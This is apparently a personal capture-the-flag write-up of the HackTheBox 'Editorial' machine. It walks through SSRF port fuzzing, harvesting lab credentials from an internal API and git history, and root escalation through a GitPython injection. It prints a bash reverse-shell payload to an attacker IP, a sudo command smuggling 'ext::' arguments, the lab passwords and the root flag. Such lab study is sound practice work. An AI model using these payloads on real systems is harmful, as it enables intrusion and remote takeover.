
Editorial#
Overview#
- OS: Linux
- IP: 10.129.3.78
- Difficulty: Easy
- Platform: HackTheBox
- OSCP: Yes
- Lists: N/A
Summary#
Found site that acceps url parameter, fuzzed it for SSRF on http://localhost, found file at port 5000, enumerated api end points at port 5000 to find the creds for inital access, elevatred priv by identifying a vulnerable python git package in code that prod could run, also learnt how to enumerate .git.
Loot#
| Takeaways | |
|---|---|
| Category | Details |
| Usernames+Passwords | Username: dev |
Password: dev080217_devAPI!@
dev-carlos.valderamma | | Hashes | |
Enumeration#
- nmap

80

dirbusting
Exploitation#
we notice that on visiting the site we have a book upload option where on clciking preview we are returned with the directory of the place the image is being saved in

Could not find anything so lets start enumerating for any other port that might be open on the local host
Lets automate this process with burpsuite intruder

burpsuite was very slow so what we did instead was we used FFUF to perform the scan and found port 5000 having a different size, on visiting that port we were able to grab a file that had this as it content.

now on querying all these endpoints

we got these credentials
now that we r in using ssh, we come across this git repo

there is a file here called app.py

lets visit this app.py
nothin much over here
    dev@editorial:/opt/apps/app_editorial$ls
    app.py  editorial.sock  __pycache__  static  templates  venv  wsgi.py
when checking the logs we come across this which is pretty interesting

downgrading prod do dev?
lets look a bit more deeper

and boom we have credentials for prod
we are able to run this script as root

ok so we can see that the script is pulling from the git library, lets check if that has any vulns
https://security.snyk.io/vuln/SNYK-PYTHON-GITPYTHON-3113858
we find this RCE we can use
lets run the python script with this
“exit::sh -c bash% -c% ‘bash% -i % >&% /dev/tcp/10.10.14.54/7823% 0>&1”
lets store the script instead and run it since doing it directly doesnt work
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py ’ext::sh -c bash% /tmp/shell.sh’
and that gives us our root flag
0a68777caa922bdfb77f7d148663cced